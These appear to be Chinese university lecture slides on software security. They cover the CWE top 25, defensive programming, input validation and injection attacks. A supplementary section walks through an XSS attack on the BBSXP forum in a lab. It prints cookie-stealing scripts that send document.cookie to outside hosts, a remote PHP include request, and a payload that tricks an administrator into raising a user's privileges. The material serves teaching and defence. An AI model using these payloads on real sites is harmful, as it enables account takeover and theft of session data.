

第十一章 软件安全

- 11.1 软件安全问题
- 11.2 处理程序输入
- 11.3 编写安全程序代码
- 11.4 与操作系统和其他程序进行交互
- 11.5 处理程序输出

内容安排

- 11.1 软件安全问题
- 11.2 处理程序输入
- 11.3 编写安全程序代码
- 11.4 与操作系统和其他程序进行交互
- 11.5 处理程序输出

11.1 软件安全问题

右表是CWE 评出的前 25 个最严重的软件错误（2022）

这些错误可以归纳为三类：

- ❑ 不安全的组件间交互
- ❑ 高风险的资源管理
- ❑ 脆弱的防御

软件错误类型：组件间的不安全交互

2. 对 Web 页生成期间输入的处理不当（跨站点脚本）
3. 对 SQL 命令中使用的特定元素处理不当（SQL 注入）
4. 对输入的验证不当
6. 对操作系统命令中使用的特定元素处理不当（操作系统命令注入）
9. 跨站点伪造请求（CSRF）
10. 对危险类型的文件不受限制地上载
12. 不信任数据的反序列化
17. 对命令中使用的特殊元素处理不当（Command 注入）
21. 服务器端伪造请求（SSRF）
24. 对 XML 外部实体引用的不当限制
25. 对代码生成控制不当（Code 注入）

软件错误类型：高风险的资源管理

1. 越界写入
5. 越界读取
7. 内存释放后使用
8. 对指向受限目录的路径名限定不当（路径穿透）
11. 空指针解引用
13. 整型溢出或环绕
19. 对内存缓冲区范围内的操作限制不当
22. 对使用共享资源的并发执行同步不当（竞态条件）
23. 不受控制的资源消耗

软件错误类型：脆弱的防御

14. 授权不当
15. 使用硬编码凭证
16. 授权缺失
18. 对关键功能的授权缺失
20. 默认权限设置不当

11.1 软件安全问题

NISTIR8151提出了一系列以大量减少软件漏洞数量为目的的方法。
提出了以下建议：

通过使用改进软件的规范、设计和构建方法来预防漏洞的出现。

通过更高效地使用多种更好的测试技术在漏洞被利用之前发现它们。

通过建立弹性更强的架构来减少漏洞带来的影响

11.1 软件安全问题

软件安全与软件质量和可靠性紧密相关，但又略有不同。

软件质量和可靠性关心的是一个程序是否意外出错。

- 这些错误是由一些随机的未预料到的输入，系统交互或者使用错误代码引起的，它们服从一些形式的概率分布。
- 提高软件质量通常的方法是采用某些形式的结构化设计，并通过测试来尽量识别和消除程序中多的漏洞。

软件安全关心的是这些漏洞如何被触发导致程序失败的。


- 目标是那些特殊的可以利用的漏洞，从而造成程序失败。
- 编写安全的程序代码需要关注一个程序执行的各个方面、执行的环境及处理的数据类型。

11.1 软件安全问题

防御性程序设计

- 防御性程序设计或安全程序设计（**Defensive or Secure Programming**）的目的是使生成出的软件即使在面临攻击时仍然能够继续工作。
- 需要注意程序执行方式、执行环境及其处理的数据类型的各个方面
- 软件能够检测出由攻击所引发的错误条件
- 也称为”安全编程”
- 关键是绝不做任何假设，但是要检查所有的假设，并处理任何可能的错误状态。

一个程序的抽象模型



11.1 软件安全问题

防御性程序设计

- 程序员通常会对程序将接收到的输入类型和程序执行的环境做出假设
 - 防御性程序设计意味着程序需要验证所有这些假设，所有可能的失败都能安全的且完美的得到解决
- 需要一种与传统编程设计不同的心态
 - 程序员必须明白程序失败是如何发生的，清楚减少失败发生的机会需要哪些步骤
- 与控制程序开发的时间尽可能短以保证市场效益最大化的商业压力冲突

案例：2022 年澳大利亚电信供应商 Optus 的客户数据泄露事件

该漏洞暴露了约 1000 万客户的个人数据，给 Optus 带来了重大的经济和声誉影响。

- 发生泄露的原因：
 - Optus 使用了一个面向公众的应用程序接口（API），该 API 可以访问敏感的内部数据，但却不包括任何形式的身份验证或速率限制。
 - 没有考虑到该 API 的所有可能用途
 - 没有实施安全设计以防止恶意使用。

11.1 软件安全问题

- 安全性和可靠性是大多数工程学科的共同设计目标
- 软件开发尚未成熟
- 近年来，人们用在改进安全软件开发流程上的努力越来越多
- 迈向卓越代码的软件保障论坛(SAFECode)
 - 在其出版物中概括了业界最好的软件保障实践，并就已经过证明的安全软件开发的实现给出建议

内容安排

- 11.1 软件安全问题
- 11.2 处理程序输入
- 11.3 编写安全程序代码
- 11.4 与操作系统和其他程序进行交互
- 11.5 处理程序输出

11.2 处理程序输入

- ❑ 对程序输入不正确的处理是软件安全最常见的失误之一。
- ❑ 程序输入是指程序之外的任意数据源，程序员在编写代码时并不清楚地知道这些数据的值。
 - 包括从用户键盘、鼠标、文件或者网络连接读入程序中的数据
 - 包含了在执行环境中提供给程序的数据，程序从文件读入的任意配置值或其他的数据及操作系统提供给程序的值。
- ❑ 所有用于输入的数据源，以及对它们的类型和存储长度做出的任何假设都必须进行识别。程序代码必须明确验证这些假设，所有的值必须与这些假设保持一致。
- ❑ 关键点：
 - 输入的长度
 - 输入的含义和解释。

11.2 处理程序输入

- 11.2.1 输入的长度和缓冲区溢出
- 11.2.2 程序输入的解释
- 11.2.3 验证输入语法
- 11.2.4 输入的 fuzzing 技术

11.2.1 输入的长度和缓冲区溢出

- 程序员经常对这些输入数据的最大长度做出假设
 - 未确认已分配的缓冲区大小
 - 导致缓冲区溢出
- 测试可能无法识别出漏洞
 - 测试输入不大可能包含那些诱发缓冲区溢出的足够大的输入
- 安全编码将所有输入视为危险输入

11.2.2 程序输入的解释

- 程序输入可能是二进制形式或文本形式
 - 二进制数据的解释依赖于编码，并且通常是特定于应用程序
- 正在使用的字符集的种类越来越多
 - 需要仔细识别使用的是哪个字符集，以及正在读入的是哪些字符
- 任何验证失误都会导致一个可利用的漏洞
- 2014年的 Heartbleed OpenSSL 错误是未能检查二进制输入值的有效性的一个例子

11.2.2 程序输入的解释

注入攻击

- 与输入数据的有效处理有关的缺陷，特别是当程序输入的数据有意或者无意间影响到程序的执行流的时候
- 最常出现在脚本语言中
 - 鼓励对其它存在的程序和一些可能保存编码的系统工具重复使用
 - 经常用作WebCGI脚本

Web CGI 注入攻击

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print ` /usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

(a)

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="/finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b)

```
Finger User
Login Name TTY Idle Login Time Where
lpb Lawrie Brown p0 Sat 15:24 ppp41.grapevine
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```

(c)

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!"
17 unless ($user =~ /\w+$/);
18 print ` /usr/bin/finger -sh $user`;
```

(d)

- (a) 不安全的 Perl finger CGI 脚本;
- (b) Finger 表单;
- (c) 预期的、受到破坏的 finger CGI 的响应;
- (d) Perl finger CGI 脚本的安全扩展

Web CGI 注入攻击的应对方法

- ❑ 程序员需要明确识别有关输入形式的任何假设，在使用数据之前验证这些数据与其假设是否一致。
- ❑ 验证的时候通常将输入的数据与描述假设形式的模式进行比较，一旦测试失败就拒绝该输入。
- ❑ 在这个例子中使用的是 Perl，实际上使用任何语言编写的 CGI 程序都会出现相同类型的错误。所有语言都会检查输入与假设形式是否匹配，但是解决的细节不同。

SQL 注入的示例

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "'";  
$result = mysql_query($query);
```

(a)

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" .  
mysql_real_escape_string($name) . "'";  
$result = mysql_query($query);
```

(b)

(a) 存在漏洞的 PHP 代码； (b) 安全的 PHP 代码

应对方法：所有输入在使用之前必须进行验证，任何元字符必须清除，消除它们的影响，或者完全拒绝元字符输入。

PHP 代码注入的示例

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...
```

(a)

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b)

(a) 存在漏洞的 PHP 代码； (b) HTTP 的攻击请求

应对方法： 是阻止将表单字段的值分配给全局变量。

代码注入攻击例2:

2021 Apache Log4j 漏洞

- ❑ Log4j 是一个广泛使用的 Java 库，用于在应用程序中记录错误信息。
- ❑ 当攻击者提供一个将在日志信息中使用的输入字符串，其中包含对攻击者控制下的 LDAP 服务器的引用时，就会触发该漏洞。这将导致从该服务器检索并执行远程代码。
- ❑ 类似类型的字符串还可用于访问一些敏感数据，如环境变量中保存的验证值，并将这些数据包含在向攻击者的 LDAP 服务器发出的请求中。
- ❑ 零日漏洞，最高严重等级
- ❑ 存在是由于对日志信息中包含的不可信任的输入值验证不足，以及对这些输入值的不恰当解释。

11.2.2 程序输入的解释

- mail 注入
- 格式化字符串 (**format string**) 注入
- 解释器 (**interpreter**) 注入
-
- 发生注入可能:
 - 一个程序调用一些服务，而这些服务来自另一个程序、服务或函数
 - 给一个程序传递来源于外部的一些不可信的、没有进行充分检查和验证的信息时，也可能发生注入攻击。
- 以上这些内容都强调我们需要识别所有的输入源，在使用这些输入之前验证所有的假设情况，以及理解那些提供给调用程序、服务和函数的数据值的含义和解释。

11.2.2 程序输入的解释

跨站点脚本攻击

- 该漏洞涉及一个用户给程序提供输入，而由此产生的结果输出给另外一个用户的情况。因为这种攻击经常在脚本型的 Web 应用中看到，因此称其为跨站点脚本（crosssite scripting）（XSSa）攻击。
- 包含在用户浏览器里显示的一个 Web 页的 HTML 内容中包含的脚本代码中。
- 该脚本代码可能是 JavaScript、ActiveX、VBScript、Flash 或者用户浏览器支持的任意客户端脚本语言。

11.2.2 程序输入的解释

- ❑ 假设来源于一个网站的所有内容都是被同等信任的，并且因此允许与该站点的其他内容进行交互。
- ❑ 跨站点脚本攻击利用了这个假设，企图避开浏览器的检查获得更高权限，然后访问属于另一个站点的敏感数据。这些数据可能包括页面内容、会话 **cookie** 和各种其他对象。攻击者可以使用各种机制将恶意的脚本内容注入通过目标站点返回给用户的 **Web** 页中。这种攻击最常见的变体是 **XSS 反射（reflection）**。

XSS 反射（reflection）

- 攻击者给站点提交的数据中包含恶意的脚本代码，如果这个内容未经充分检查就显示给其他用户，而这些用户假设这个脚本是可以信任的，他们将执行这个脚本，访问与那个站点相关的任何数据。
- Web 站点广泛应用的留言板（guestbook program）、维基（wiki）和博客（blog），它们都允许用户在站点上留言，其他用户随后就可以看到这些留言。
 - 除非对这些留言的内容进行检查，删除其中危险的代码，否则 Web 站点就可能受到攻击。

XSS实例

```
Thanks for this information, it's great!  
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```

(a)

```
Thanks for this information, it's great!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;  
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;  
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;  
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b)

(a) 明文形式的 XSS 示例； (b) 编码后的 XSS 示例

11.2.3 验证输入语法

在使用这些数据之前，有必要确保这些数据与对数据的假设一致



输入的数据一定要与输入假设进行比较



另一个原则是将输入的数据和已知的危险数据值比较



程序仅接受已知安全的数据，才更有可能保持安全



11.2.3 验证输入语法

字符集编码可能包括相同字符的多重编码

支持全球用户使用自己的语言进行交流的需求正在不断增长

交替编码

国际化Unicode

- 使用16位表示每一个字符
- 使用UTF-8编码成为一个1至4字节的序列
- 很多Unicode解码器接受任何一个同等有效的序列

标准化

- 将输入数据转换成单一的、标准的、最小的表示形式
- 一旦完成这个过程，输入的数据就能够与可接受的输入值的一个单一表示进行比较

11.2.3 验证输入语法

验证数字输入

- 另外一个关注点是输入数据代表一个数字数值
- 用固定字节长度存储在计算机内部
 - 8、16、32、64-bit整数
 - 浮点数取决于所使用的处理器
 - 值可以是有符号的，或无符号的
- 必须正确地解释文本形式并一致地处理
 - 比较有符号数和无符号数存在问题
 - 可用于阻止缓冲区溢出检查

11.2.4 输入的 fuzzing 技术

- 由 Wisconsin Madison 大学的 Barton Miller 教授于1989年开发
- 使用随机生成的数据作为程序输入的软件测试技术
 - 输入的范围非常大
 - 目的是确定程序或功能是否正确地处理非正常输入
 - 简单，无假设，低开销
 - 提高可靠性和安全性
- 也可以使用模板来生成已知问题输入的类型
 - 缺点是，由其他形式的输入触发的错误可能会被遗漏
 - 需要将方法组合使用，对所有的输入进行合理的全面覆盖

补充： 跨站脚本攻击概述

- 什么是**XSS**攻击
- 跨站脚本攻击的危害
- 跨站脚本攻击发起条件

补充：什么是XSS攻击

- ❑ **XSS**是跨站脚本攻击(**Cross Site Script**)。它指的是恶意攻击者往**Web**页面里插入恶意**html**代码，当用户浏览该网页时，嵌入其中**Web**里面的**html**代码会被执行，从而达到恶意用户的特殊目的。
- ❑ 本来跨站脚本攻击(**Cross Site Scripting**)应该缩写为**CSS**，但这会与层叠样式表(**Cascading Style Sheets, CSS**)的缩写混淆。因此人们将跨站脚本攻击缩写为**XSS**。

补充：跨站脚本攻击的危害

- ❑ **XSS**攻击可以搜集用户信息，攻击者通常会在有漏洞的程序中插入 **JavaScript**、**VBScript**、**ActiveX**或**Flash**以欺骗用户。
- ❑ 一旦得手，他们可以盗取用户帐户，修改用户设置，盗取/污染**cookie**，做虚假广告，查看主机信息等。
- ❑ 例如，恶意代码将被欺骗用户的**cookie**收集起来进行**cookie**欺骗，或者是在访问者的电脑执行程序，比如后门木马或者是在系统上添加管理员帐户。

补充：跨站脚本攻击的危害(2)

- 由于**XSS**漏洞很容易在大型网站中发现，在黑客圈内它非常流行。**FBI.gov**、**CNN.com**、**Time.com**、**Ebay**、**Yahoo**、**Apple**、**Microsoft**、**Kaspersky**、**Zdnet**、**Wired**、**Newsbytes**都有这样那样的**XSS**漏洞。
- 例如**Kaspersky** :
`http://www.kasperskyusa.com/promotions/wp_index.php?Threats="><script>alert(55)</script>`

补充：跨站脚本攻击发起条件

- 跨站脚本漏洞主要是由于**Web**服务器没有对用户的输入进行有效性验证或验证强度不够，而又轻易地将它们返回给客户端造成的
 - Web服务器允许用户在表格或编辑框中输入不相关的字符
 - Web服务器存储并允许把用户的输入显示在返回给终端用户的页面上，而这个回显并没有去除非法字符或者重新进行编码
- 实现跨站脚本的攻击至少需要两个条件：
 - 需要存在跨站脚本漏洞的web应用程序
 - 需要用户点击连接或者是访问某一页面

补充: XSS攻击原理

- ❑ 攻击者对含有漏洞的服务器发起XSS攻击（如：注入JS代码）
- ❑ 诱使受害者打开受到攻击的服务器URL
- ❑ 受害者在Web浏览器中打开URL，恶意脚本执行

补充：XSS攻击方式

- ❑ **反射型：** 发出请求时，XSS代码出现在URL中，作为输入提交到服务器端，服务器端解析后响应，XSS随响应内容一起返回给浏览器，最后浏览器解析执行XSS代码，这个过程就像一次反射，所以叫反射型XSS。
- ❑ **存储型：** 存储型XSS和反射型的XSS差别就在于，存储型的XSS提交的代码会存储在服务器端（数据库，内存，文件系统等），下次请求目标页面时不用再提交XSS代码。
- ❑ **危害程度：** 存储型>反射型

补充： 跨站脚本攻击过程

- 寻找**XSS**漏洞
- 注入恶意代码
- 欺骗用户访问

补充：步骤一：寻找XSS漏洞

- 我们浏览的网页全部都是基于超文本标记语言（**HTML**）创建的，如显示一个超链接：
 - `baidu`
- **XSS**攻击正是通过向**HTML**代码中注入恶意的脚本实现的，**HTML**指定了脚本标记为：
`<script></script>`

补充：寻找XSS漏洞(2)

- 在没有过滤字符的情况下，只需要保持完整无错的脚本标记即可触发**XSS**。假如我们在某个资料表单提交内容，表单提交内容就是某个标记属性所赋的值，我们可以构造如下值来闭和标记来构造完整无错的脚本标记：

- `"><script>alert('XSS');</script><"`

补充：寻找XSS漏洞(3)

- 把这个内容赋值给前面<A>标记的**href**属性，则结果形成了

```
<A href=""><script>alert('XSS');</script>  
<"">baidu</A>
```

- 但是没有脚本标记怎么触发**XSS**呢？呵呵，我们只好利用其他标记了。

补充：寻找XSS漏洞(4)

- 假如要在网页里显示一张图片，那么就要使用****标记，示例如下：
 - ``
- 浏览器的任务就是解释这个**img**标记，访问**src**属性所赋的值中的**URL**地址并输出图片。

补充：寻找XSS漏洞(5)

- ❑ 问题来了！浏览器会不会检测**src**属性所赋的值呢？答案是否！
- ❑ 那么我们就可以在这里大做文章了，接触过**javascript**的同学应该知道，**javascript**有一个**URL**伪协议，可以使用“**javascript:**”这种协议说明符加上任意的**javascript**代码，当浏览器装载这样的**URL**时，便会执行其中的代码。

补充：寻找XSS漏洞(6)

- 于是我们就得出了一个经典的**XSS**示例：
 - ``
- 把这个代码存储为**1.htm**，用**IE**浏览，会弹出一个由**javascript**调用的对话框。



补充：寻找XSS漏洞(7)

- 在寻找XSS漏洞时，如果能看到源代码，我们主要看代码里对用户输入的地方和变量有没有做长度限制和对"<"、">"、";"和"'"等字符是否做过滤。
- 不相信用户提交的数据，过滤过滤过滤！

补充：一个简单的XSS攻击

（留言类，简单注入javascript）

- ❑ 有个表单域：<input type="text" name="content" value="这里是用户填写的数据" >
- ❑ 1、假若用户填写数据为：
<script>alert('foolish!')</script>（或者<script type="text/javascript" src="./xss.js"></script>）
- ❑ 2、提交后将会弹出一个foolish警告窗口，接着将数据存入数据库
- ❑ 3、等到别的客户端请求这个留言的时候，将数据取出显示留言时将执行攻击代码，将会显示一个foolish警告窗口。

补充：步骤二：注入恶意代码

- 注入恶意代码的目的是：当被欺骗者访问了含有这段恶意代码的网页时，能实现你的攻击目的。
- 例如，通过这些恶意代码，将访问者的 **Cookie** 信息发到远端攻击者手中，或者是提升用户的论坛权限、上传任意文件等。

补充：注入恶意代码(2)

- 例如，把**cookie**发到远程的**javascript**代码可以这样写：
 - javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.?' + document.cookie
 - window.location的作用是使网页自动跳转到另一个页面； document.cookie的作用是读取cookie。
- 当然，接收输入的网页可能会对<, >, ', "等字符进行过滤，这时，就需要进行编码了。

补充：注入恶意代码(3)

- **IE**浏览器默认采用的是**UNICODE**编码，**HTML**编码可以用**&#ASCII**方式来写，这种**XSS**转码支持**10**进制和**16**进制，**SQL**注入转码是将**16**进制字符串赋给一个变量，而**XSS**转码则是针对属性所赋的值，下面就拿

示例。

补充：注入恶意代码(4)

- ** //10进制转码**
- **
//16进制转码**

补充：注入恶意代码(5)

- 通过编码，把**cookie**发到远程的**script**可以写成：
 - javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+document.cookie
- 其中，'的**ASCII**码是**0x27**。
- 当用户访问的网页含有这段脚本时，用户的**cookie**将被发送到 **www.cgisecurity.com/cgi-bin/cookie.cgi**并被显示。

补充：注入恶意代码(6)

- 对于一个论坛程序，还可以根据论坛的特定编程方式来提升权限。
- 例如，一个论坛的后台通过 **admin_user.asp** 来修改用户的权限，用法是：
admin_user.asp?&username=xxx
&membercode=yyy，意思是把 **xxx** 用户的权限设置为 **yyy**。

补充：注入恶意代码(7)

- 那么结合标签，我们可以构造如下攻击代码。
 -
 - 让用户浏览这张图片时，转去admin_user.asp页面运行，并尝试把用户xxx的权限修改为yyy。

补充：步骤三：欺骗用户访问

- 当你把恶意的代码插入到网页中之后，接下来要做的事情就是让目标用户来访问你的网页，“**间接**”通过这个目标用户来完成你的目的。
- 并不是所有用户都有足够的权限能帮你完成的恶意目的，例如刚才那个在论坛中提升用户权限的跨站脚本，一般的论坛只能超级管理员才有这个权限。这时，你就需要**诱骗**他来访问你的恶意页面。
- 欺骗也是一门艺术，具体怎么利用，大家就发挥自己的想象力吧！

补充： 跨站脚本攻击实例

- ❑ 实例：针对论坛**BBSXP**的**XSS**攻击。
- ❑ **BBSXP**是目前互联网上公认速度最快、系统资源占用最小的**ASP**论坛。
- ❑ 这是一款商业软件，很多企业在使用此论坛。
- ❑ 然而，作为广泛使用的**Web**程序，它的健壮性却不够强大，以至却出现很多漏洞。
- ❑ 在本例中，使用的**BBSXP**版本是**V5.12**。

补充：环境配置

- 系统：**Windows XP SP2 + IIS 5.1**
- IP：**192.168.1.33**
- 下载**BBSXP V5.12**论坛，放在**C:\Inetpub\wwwroot**目录下，如果默认开启了**IIS**服务，就可以通过[**http://192.168.1.33/bbsxp**](http://192.168.1.33/bbsxp)进行访问论坛了。

补充：环境配置(2)

- ❑ 社区区长帐号和密码都是：**admin**
- ❑ 超级管理员的密码是：**admin**
- ❑ 设置一个版块：电脑网络
- ❑ 注册一个普通用户，用户名和密码都是：**linzi**，个性签名档设置为：我是**linzi**
- ❑ 在“电脑网络”随便发表一篇帖子。

补充：论坛主界面



补充：查看帖子

BBSxp Board → 电脑网络 → 测试一下

[发表文章](#) [回复文章](#) 您是本帖第 49 个读者 [← 上一篇](#) [刷新](#) [下一篇 →](#)

BBSXP ->>

主题：测试一下

linzi



等级:社区区长
经验值:9
社区金币:9
总发帖数:3
注册时间:2005-9-1 1:01:01
体力值:1
在线状态: 

[信息](#) [短讯](#) [好友](#) [搜索](#) [邮箱](#) [复制](#) [引用](#) [回复](#) No. 1

测试一下

我是linzi

[编辑](#) [删除](#) 发表时间: 2007-9-29 10:16:55 IP: 已记录

本主题共有 1 页 [1] [收藏帖子](#) | [取消收藏](#) | [返回首页](#)

补充：检测漏洞

- 默认情况下，**BBSXP**是允许用户在个性签名里使用标签的。
- 说明并不是标准的html标签，当用户输入：

http://127.0.0.1/bbsxp/1.gif

时，论坛程序会把它转换为标准的html代码：

src="http://127.0.0.1/bbsxp/1.gif">

补充：检测漏洞(2)

□ 我们在个性签名里输入：

[img]javascript:alert(55)[/img]

□ 则浏览帖子时，会弹出一个提示框，结果见下页图，说明此处存在**XSS**漏洞。


补充：检测漏洞(3)

BBSxp Board → 电脑网络 → 测试一下

[发表文章](#) [回复文章](#) 您是本帖第 50 个阅读者 [上一篇](#) [刷新](#) [下一篇](#)

主题：测试一下

linzi

等级:社区区长
经验值:9
社区金币:9
总发贴数:3
注册时间:2005-9-1 1:01:01
体力值:1
在线状态: 

信息 短讯 好友 搜索 邮箱 复制 引用 回复 No. 1

测试一下

Microsoft Internet Explorer

55

确定

编辑 删除 发表时间: 2005-9-16 16:55 IP: 已记录

本主题共有 1 页 [1] [收藏帖子](#) | [取消收藏](#) | [返回页首](#)

补充：漏洞利用

- 我们可以利用这个漏洞来盗取用户的**cookie**信息。
- 把用户**linzi**的签名档设置为：
 - [img]javascript:window.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'+document.cookie[/img]
 - 说明：因为网站对'字符进行了过滤，所以必须把'编码为'；window.location的作用是使网页自动跳转到另一个页面；document.cookie的作用是读取cookie。
- 用户浏览了该页面后，会自动跳转到**http://www.cgisecurity.com/cgi-bin/cookie.cgi**，并把自己的**cookie**信息传递给该页面。

补充：漏洞利用(2)

- 当其他用户查看了**linzi**发表的帖子之后，就会把自己的**cookie**发送到**www.cgisecurity.com**并显示。
- 下面显示的是**admin**用户的**cookie**信息。
- **Your Cookie is**
skins=1;%20ASPSESSIONIDASASARSS=L
NANGINCJAPAINAMCPMEGOPN;%20eremi
te=0;%20userpass=21232F297A57A5A74
3894A0E4A801FC3;%20username=admin
;%20onlinetime=2007%2D9%2D29+16
%3A31%3A05;%20addmin=10

补充：漏洞利用(3)

- ❑ **Cookie**中含有**session**、**userpass**（经过加密）、**username**等信息。
- ❑ 攻击者得到这段**cookie**之后，就可以用来分析受害者的**password**和**session**等信息了。

补充：漏洞利用(4)

- 用户还可以利用此**XSS**漏洞来提升权限。
- 假如，超级管理员要修改用户**linzi**为社区区长，那么他向**web**服务器发送的请求是：


http://192.168.1.33/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3&money=9&postrevert=0&save money=0&deltopic=1®time=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+

补充：漏洞利用(5)

- 但是，如果攻击者想自己把自己的权限提升，那么可以利用此**XSS**漏洞。
- 我们可以在**linzi**的个性签名里构造一段代码，令访问者转向刚才的页面，然后诱使超级管理员查看**linzi**的个性签名，那么**linzi**的用户权限就得到了提升。
- 我们构造的代码是：
 - `[img]javascript:window.location='http://192.168.1.33/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3®time=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+'[/img]`

补充：漏洞利用(6)

